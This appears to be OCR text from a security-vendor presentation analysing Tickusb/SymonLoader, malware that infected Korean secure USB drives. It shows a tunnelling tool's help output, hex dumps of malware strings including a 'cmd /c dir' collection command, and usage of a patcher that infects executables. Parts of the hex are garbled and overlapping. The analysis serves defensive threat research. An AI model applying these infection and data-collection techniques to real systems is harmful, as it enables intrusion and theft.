    an use "udp:" ahead,"route" is for transparent socks, client default socks5, ser
    ver default empty,if server's action is not empty, it will force clients's actio
    n=server's action
  -auth string
    cs: key for auth
  -cache
    (valid in socks5 mode)if cache is true,save files reques
    ts into cache/ dir,cache request not pass through server side,n
    ots
  -debug int
    more output log
  -dnscache int
    -r   reverse mode, if true, client 's "-local" address wil
    l be listed on server side
    -service string
      listen addr for client connect
    -session_timeout int
      if > 0, session will check itself if it's alive, if no
      some seconds, socket will be closed, use this to avoid of zombie
      -tcp
        use tcp to replace udp
    -thread int
      replace of GOMAXPROCS (default 1)
  -timeout int
    udp pipe set timeout(seconds) (default 100)
  -v   verbose mode
  -version
    show version
  -xor string
    xor key,c/s must use a some key
```

```
c:\work>snost --help
Usage of snost:
  -action string
    c:is: for client to control server, if action is socks5,remote is socks5
    server, if is addr like 127.0.0.1:22, remote server is a port redirect server, c
    an use "udp:" ahead,"route" is for transparent socks, client default socks5, ser
    ver default empty,if server's action is not empty, it will force clients's actio
    n=server's action
  -auth string
    cs: key for auth
  -cache
  -r   c: reverse mode, if true, client 's "-local" address will be listened on
    server side
  -routen int
    c: threads(os-threads) num for route mode to parse real-addr (default 1)
  -service string
    cs: listen addr for client connect
  -session_timeout int
    c: if > 0, session will check itself if it's alive, if no msg tranfer fo
    r some seconds, socket will be closed, use this to avoid of zombie tcp sockets
  -smartN int
    c: if >0, smart mode open(just for socks5 or route mode),it means how ma
    ny requests of the same url at least are needed for sys to decide whether reques
    t going locally or remotely
  -src
    c: whether logging src ip, just for tcp redirection
  -tcp
    cs: use tcp to replace udp
  -timeout int
    c: udp pipe set timeout(seconds) (default 100)
  -v   c:is: verbose mode
  -version
    c:is: show version
  -xor string
    cs: xor key,c/s must use a some key
```

- RAR v3.3 Command-line

- Filename : tmp.dat

The screenshot shows a Windows Command Prompt window titled "Command Prompt". Inside, the RAR 3.30 command-line interface is displayed. A red box highlights the top line of text, which includes the version information "RAR 3.30 Copyright (c) 1993-2004 Eugene Roshal Shareware version" and the date "22 Jan 2004". Below this, the usage instructions for the RAR command are shown: "Usage: rar <command> [<switch 1> [<switch N>] <archive> <files...> [<listfiles...>] [<path_to_extract\>]".


<Commands>

a	Add files to archive
c	Add archive comment
cf	Add files comment
cw	Write archive comment to file
d	Delete files from archive
e	Extract files to current directory
f	Freshen files in archive
i[parl=<str>]	Find string in archives
k	Lock archive
l[t,b]	List archive [technical, bare]
m[f]	Move to archive [files only]
p	Print file to stdout
r	Repair archive
rc	Reconstruct missing volumes
rn	Rename archived files
rr[N]	Add data recovery record
rv[N]	Create recovery volumes
s[name -]	Convert archive to or from SFX

05

Analysis – Tickusb

- Attacked using Korean Secure USB Flash Drive
 - Performs malware infection via variant-installing programs
 - Presumed to be an attempt to attack net isolation systems by using Korean Secure USB Drive



By **Kaoru Hayashi** and **Mike Harbison**

June 22, 2018 at 1:00 PM

Category: **Unit 42**

Tags: **Datper**, **HomamDownloader**, **Japan**, **Minzen**, **Nioupale**, **Republic of Korea**, **SymonLoader**, **Tick**

* Source : <https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems/>

- **Tickusb (SymonLoader)**



- Found to be active from spring 2014 to Nov. 2017 (possibly even before Sep. 2012)
- First analysis disclosed by Unit42 in Jun. 2018
- Saved information leaked and data modified when USB Flash Drive was connected
- Some variants found in the Korean Secure USB Flash Drive → Execute by reading data from specific area → Execution code unchecked
- Modified EXE file and patched ALYAC25.EXE file within some modified USB Flash Drive

- **Composition of Tickusb**

- Consists of EXE file including the essential code for DLL, which acts as the Loader
- Main function of DLL (Loader): Executes Tickusb EXE when USB Flash Drive is connected, Downloads additional files
- Main functions of EXE file: Collects information within the USB Flash Drive, Infects EXE file, and Patches ALYAC25.EXE
- Modified EXE within a USB Flash Drive: Executes by creating Downloader or Tickusb variants

- Dropper

- Modified (Infected) by Tickusb ➔ Create Downloader




Stages of Tickusb

AhnLab

Stage 1

Stage 2

Stage 3



Discovered Date	File Content	Details
2014.03	?.exe	Disclosed by Unit42 in 2018. Standalone EXE. Presumed to be an earlier version before 2014
2015.04	CRYPTBASE.dll	Assumed to have been created in December 2014. Independent DLL. Collect system information and file information within the USB flash drive.
2015.06	BrWeb.dll, wsmt.exe	Loads "BrWeb.dll" by patching a Brother Printer-related file. Downloads files. ALYAC25.exe patch function. Scans *.hwp files. Infects EXE files. Additional malware is found.
2015.06	CRYPTBASE.dll, svcmgr.exe	Bnb Solution comparison functions were added. The EXE modification function was added.
2015.07	?.dll (Unconfirmed), ctfmon.exe	
2015.07	CRYPTBASE.dll, svcmgr.exe (Not yet obtained)	
2016.10	wincrypt.dll, wsmt.exe (Not yet obtained)	Export functions similar to that of CRYPTBASE.dll
2017.01	wincrypt.dll	
2017.11	wincrypt.dll	

- Early Tickusb

- Built on Sept 27th, 2012 (!)

- Reads data from a specific area when a Bnbsol secure USB flash drive is attached to the system → the code is not yet confirmed

```

.0040B040: 6D 73 78 6D.6C 00 00 00.6D 73 78 6D.6C 2E 65 78 msxml msxml.ex
.0040B050: 65 00 00 00.77 69 6E 73.2E 6C 6F 67.00 00 00 00 e wins.log
.0040B060: 53 79 73 4D.6F 6E 69 74.6F 72 5F 33.41 32 44 43 SysMonitor_3A2DC
.0040B070: 42 34 37 00.5C 00 00 00.50 72 6F 67.72 61 6D 46 B47 \ ProgramF
.0040B080: 69 6C 65 73.44 69 72 00.53 4F 46 54.57 41 52 45 ilesDir SOFTWARE
.0040B090: 5C 4D 69 63.72 6F 73 6F.66 74 5C 57.69 6E 64 6F \Microsoft\Windo
.0040B0A0: 77 73 5C 43.75 72 72 65.6E 74 56 65.72 73 69 6F ws\CurrentVersio
.0040B0B0: 6E 00 00 00.61 64 76 70.61 63 6B 2E.64 6C 6C 00 n advpack.dll
.0040B0C0: 49 73 4E 54.41 64 6D 69.6E 00 00 00.5C 4D 69 63 IsNTAdmin \Mic
.0040B0D0: 72 6F 73 6F.66 74 00 00.5C 41 70 70.6C 69 63 61 rosoft \Applica
.0040B0E0: 74 69 6F 6E.73 00 00 00.25 55 53 45.52 50 52 4F tions %USERPRO
.0040B0F0: 46 49 4C 45.25 00 00 00.5C 41 63 63.65 73 73 6F FILE% \Accesso
.0040B100: 72 69 65 73.00 00 00 00.57 69 6E 64.6F 77 73 20 ries " Windows
.0040B110: 4E 54 00 00.20 22 00 00.53 4F 46 54.57 41 52 45 NT " SOFTWARE
.0040B120: 5C 4D 69 63.72 6F 73 6F..0040B170: 5C 5C 2E 5C.25 63 3A 00.42 4E 42 53.4F 4C 00 00 \\.\%c: BNBSOL
.0040B130: 77 73 5C 43.75 72 72 65..0040B180: 62 6E 62 73.6F 6C 00 00.53 4D 49 00.73 6D 69 00 bnsol SMI smi
.0040B140: 6E 5C 72 75.6E 00 00 00..0040B190: 20 43 61 70.61 63 69 74.79 20 44 65.76 69 63 65 Capacity Device
.0040B150: 02 00 00 00.00 00 10 00..0040B1A0: 49 6F 43 6F.6E 74 72 6F.6C 20 45 72.72 6F 72 3A IoControl Error:
.0040B160: 25 32 64 2D.25 32 64 2D..0040B1B0: 20 25 75 20.00 00 00 00.4D 61 69 6E.57 43 6C 61 %u MainWClas
.0040B1C0: 73 73 00 00.4D 61 69 6E.4D 65 6E 75.00 00 00 00 ss MainMenu
.0040B1D0: 64 65 76 69.63 65 20 6D.6F 6E 69 74.6F 72 00 00 device monitor
.0040B1E0: 25 63 3A 5C.00 00 00 00 00.52 65 67 69.73 74 65 72 %c:\ Register
.0040B1F0: 44 65 76 69.63 65 4E 6F.74 69 66 69.63 61 74 69 DeviceNotificati
.0040B200: 6F 6E 20 66.61 69 6C 65.64 3A 20 25.64 0A 00 00 on failed: %d

```


- CRYPTBASE.DLL (73,216 bytes)

- Presumed to have been built on Dec. 29, 2014
- Independent DLL type (without EXE file execution function)

- Function

- Collects file list within USB Flash Drive
- Deletes 'C:\WINDOWS\system32\CatRoot\{375EA1F-1CD3-22D3-7602-00D04ED295CC}\TAG' file
- Checks the URL (.co, .net, .kr, .kt, .co, www.) → Checks 'peacenet.go.kr' → Collects System Information
- Searches for VPN Client.exe, IPPEManager.exe in processes → Collects System Data

```
.1000E150..1000E2D0: 0A 00 00 00.76 69 65 77.2E 6C 6F 67.00 00 00 00 00 00 view.log
.1000E160..1000E2E0: 5C 70 6E 67.5C 00 00 00.25 73 0D 0A.00 00 00 00 00 \png\ %s\n
.1000E170..1000E2F0: 77 00 00 00.5C 63 6F 6E.66 69 67 2E.64 61 74 00 w \config.dat
.1000E180..1000E300: 25 63 3A 25.30 38 78 2D.25 30 38 78.2D 25 30 38 %c:%08x-%08x-%08
.1000E190..1000E310: 78 2D 2D 25.30 38 78 25.30 38 78 2D.25 30 38 78 x--%08x%08x-%08x
.1000E1A0..1000E320: 2E.1000E220..1000E3A0: 4E 00 00 00.63 6D 64 20.2F 63 20 64.69 72 20 2F N cmd /c dir /
.1000E1B0..1000E330: 2E.1000E230..1000E3B0: 73 20 2F 61.20 25 63 3A.20 3E 3E 20.22 25 73 22 s /a %c: >> "%s"
.1000E1C0..1000E340: 5F.1000E240..1000E3C0: 00 00 00 00.25 64 5F 25.64 5F 25 64.5F 25 64 2E %d_%d_%d.
.1000E1D0..1000E350: 4E.1000E250..1000E3D0: 63 65 72 74.00 00 00 00.25 63 3A 5C.00 00 00 00 cert %c:\\
.1000E1E0..1000E360: 4E.1000E260..1000E3E0: 44 65 76 69.63 65 49 6E.74 65 72 46.61 63 65 20 DeviceInterface
.1000E1F0..1000E370: 4E.1000E270..1000E3F0: 51 55 45 52.59 20 52 65.6D 6F 76 65.20 3A 3D 3D QUERY Remove :==
.1000E200..1000E380: 52.1000E280..1000E400: 3D 3D 3D 3D.3D 3D =====
.1000E210..1000E390: 4E.1000E290..1000E410: 3D 3D 3D 3D.3D 3D 3D 3D 00.44 65 76 69.63 65 49 6E ===== DeviceIn
.1000E220..1000E420: 74 65 72 46.61 63 65 20.52 65 6D 6F.76 65 20 3A terFace Remove :
```



- Patcher - iff.exe (24,576 bytes)

- -b : Modifies and executes a specific EXE file (File size increases)

- -l : Modifies an EXE file to load a specific DLL file (File size remains same)


- Presumed to have been generated in a non-English speaking region, considering the awkward sentences and typos (“Suces” for “Success”)

```
c:\work>iff
Usage:
-b TargetExePath DownLoaderPath
-l TargetExePath DllName
example:
-b test.exe downloader.exe
-l test.exe winini.dll

c:\work>iff -l notepad.exe BrWeb.dll
notepad.exe
Infect Success! Method 1 at Section [3]!
```

2015.06 – Tickusb (Patcher + BrWeb.dll + wsmt.exe)

• iff.exe



clean.exe

0000 0000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZÉ..... e....??..

0000 0010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ..I..... e.....

0000 0020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00-..... u.....

0000 0030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00 ..||...|= ?q.L=?Th

0000 0040: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..||...|= ?q.L=?Th

0000 0050: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program cannot be run in DOS

0000 0060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS

clean.exe

0000 4310: 8B F8 85 FF 75 22 83 3D BC B4 40 00 00 74 19 56 iøåyu"â= U{0..t.U

0000 4320: E8 24 0F 00 00 85 C0 59 74 14 EB B9 53 6A 00 57 g\$...àUy t.δi|Sj.W

0000 4330: E8 7B 28 00 00 83 C4 0C 8B C7 5F 5E 5B C3 33 C0 g<...>.â-. ii|_x[]3L

0000 4340: EB F8 55 8B EC 6A FF 68 E0 94 40 00 68 BC 72 40 ðºUiøjyh øøø.høøø

0000 4350: 00 64 A1 00 00 00 00 50 64 89 25 00 00 00 00 83 .dí....P dëz....â

0000 4360: EC 10 53 56 57 89 65 F8 FF 15 24 90 40 00 33 D2 ø.SUWøøø ø.Søøø.ø

clean.exe

